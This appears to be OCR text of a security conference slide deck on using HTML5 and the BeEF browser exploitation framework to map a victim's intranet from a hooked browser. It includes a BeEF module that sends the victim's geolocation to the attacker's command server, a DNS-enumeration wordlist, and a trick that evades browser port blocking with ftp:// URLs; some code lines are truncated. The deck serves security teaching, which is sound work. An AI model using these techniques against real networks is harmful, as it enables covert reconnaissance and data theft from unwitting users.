
Javier Marcos de Prado

Juan Galiana Lara

IBM

Pwning Intranets with HTML5




Agenda

- How our attack works?
- How we discover what is in your network?
- What does your infrastructure tell us for free?
- Diagrams your administrator want and we now have
- No limit communication = exploitation
- Demo
- Conclusions
- References and Links

How our attack works?

Attack vector



How we discover what is in your network?

Why would you use HTML5?

HTML5 ~= HTML + JS + CSS

- Backwards compatibility with HTML4
- New tags in, old tags out
- JavaScript APIs
- Canvas, WebGL, geolocation, native media support
- Cross-Domain communication
- You will have to eventually

Why would we use HTML5?


HTML5 ~= HTML + JS + CSS

- WebSockets
- CORS
- WebWorkers
- Javascript APIs

What is BeEF?

- BeEF: Browser Exploitation Framework
- Brought to public by Wade Alcorn in 2005
- Powerful tool to squeeze XSS attacks, owning completely the client (victim) machine and providing a complete C&C
- Different modules to attack in real time: OS/Browser/plugins information, opened sessions, visited links, custom JS...
- Great to scare people who think that XSS is a popup!

HTML5 + BeEF



The attack can be triggered by:


- Spot a victim with access to the Intranet
- Trick victim to visit a malicious website
  - Follow a link: url shorteners, twitter, facebook...
  - Phishing
  - Cross-Site-Scripting
- BeEF as Command & Control for hooked victims
- Our HTML5 code will run through BeEF in the victim

What does your infrastructure tell us for free?

Using a technique known as footprinting


We want ...

- Locate network range
- Identify active machines
- Unearth internal hostnames
- Discover open ports
- Detect operating systems
- Uncover services on ports
- Map the network



Toolkit: Modules in BeEF

- Control Panel to manage hooked browsers
- Comes out of the box with a set of Modules
- You can develop and add your own module!



Toolkit: Add your own module

```
beef:
    module:
        physical_location:
            enable: true
            category: "Host"
            name: "Get Geolocation"
            description: "This modul
            authors: ["antisnatchor"
            target:
                user_notify: ['ALL']
```


```
class Physical_location < BeEF::Core::Command

  def post_execute
    content = {}
    content['Geolocation Enabled'] = @datastore['geoLocEnabled']
    content['Latitude'] = @datastore['latitude']
    content['Longitude'] = @datastore['longitude']
    content['OSM address'] = @datastore['osm']
    save content
  end

end
```

```
beef.execute(function() {

    if(!beef.geolocation.isGeolocationEnabled()){
        beef.net.send("<%= @command_url %>", <%= @command_id %>, "geoLocEnabled=F
                return;
    }

    beef.geolocation.getGeolocation("<%= @command_url %>", <%= @command_id %>);

});
```

Discover Internal Network


Get Network Settings


- Get the local IP address of the hooked browser
- Know the internal network that the victim is connected to




Ping

icmp








Ping sweep

Discover active machines in the intranet or adjacent networks


- Ping over a Class C network
- Iterates the whole network ip range
- Example:
  192.168.1.1-192.168.1.254



Intranet footprinting

Discover web servers in port 80 and 8080

- Scans for Apache, IIS.. and known Routers and Printers
- It works trying to load known images resources and handling the onload event
- What if there is an interesting host at intranet.company.com 10.126.209.198?



DNS enumeration


Discover internal hostnames

- Most important servers normally have a DNS associated to their IP Address

- **If we try to resolve "intranet" in a web browser the web browser will try to resolve "intranet.company.com"**

```
root@linux:~# cat /etc/resolv.conf
domain company.com
search company.com
nameserver 10.10.10.10
```

DNS enumeration



- We can not resolve DNS in JavaScript
- **We can make cross-domain request with Cross Origin Resource Sharing and WebSockets**
- Process of extracting hostnames using **dictionary and timing attacks**
- TODO: Run multiple threads in parallel with WebWorkers
- Jump to adjacent networks, common hostnames are **intranet, ftp, webmail**….

DNS enumeration

```
var dnsEnum = new Array("abc", "about", "accounts", "admin", "administrador", "administrator"
, "ads", "adserver", "adsl", "agent", "blog", "channel", "client", "dmz", "dns", "dns0", "dns
1", "dns2", "dns3", "extern", "extranet", "file", "forum", "forums", "ftp", "ftpserver", "hos
t", "http", "https", "ida", "ids", "imail", "install", "intern", "intranet", "irc", "linux",
"log", "mail", "map", "member", "members", "name", "nc", "ns", "ntp", "ntpserver", "office", "
phone", "pop", "ppp1", "ppp10", "ppp11", "ppp12", "ppp13", "pp
, "ppp18", "ppp19", "ppp2", "ppp20", "ppp21", "ppp3", "ppp4",
 "ppp9", "pptp", "print", "printer", "pub", "public", "root",
mtp", "sql", "ssh", "telnet", "voip", "w", "webaccess", "webac
win", "windows", "ww", "www", "xml");
```

Command results

1

data: host_list=

dns host discovered!
forums host discovered!
ftp host discovered!
intranet host discovered!
irc host discovered!
linux host discovered!
mail host discovered!
ntp host discovered!
pop host discovered!
www host discovered!

type: String


- Using a dictionary of possible subdomains is possible to discover internal hostnames

Port Scanning

- Analogy: Figure out what a building does by looking at the door
- Most known port scanner: Nmap
- What information can I extract from port scanning?
  - Basic OS Fingerprinting
  - Service probing

- Filtered ports sometimes appear as open
- Port filtered → Firewall → Juicy stuff!
- INFORMATION INFORMATION INFORMATION


Port Scanning




- Most intranets are not filtered → FUN!
- Finding services to kick off an APT
- Basic port scanning: OPEN or CLOSED?
- Classic approach: img/iframe src + JavaScript
- HTML5 approach: CORS and WebSockets + JavaScript
- Problems? Firefox, WebSockets and CORS block known ports
- Solution! Use a different protocol: ftp still rocks
- Similar to basic TCP nmap scan:
  - Example: `nmap -sT hostname -p PORT`

Port Scanning: Beating protections

- Blocking example for known ports:
  (Firefox, WebSockets and CORS)
  - `http://example.com:22`




- Workaround!
  - `ftp://example.com:22`



- It works on Internet Explorer, Mozilla Firefox, Google Chrome and Safari
- Based on timeouts, it can be configured

Port Scanning module

- Scan can be performed using ranges, lists or single ports
- Uses a mixed method to workaround security measures: ports blocked can be still scanned!

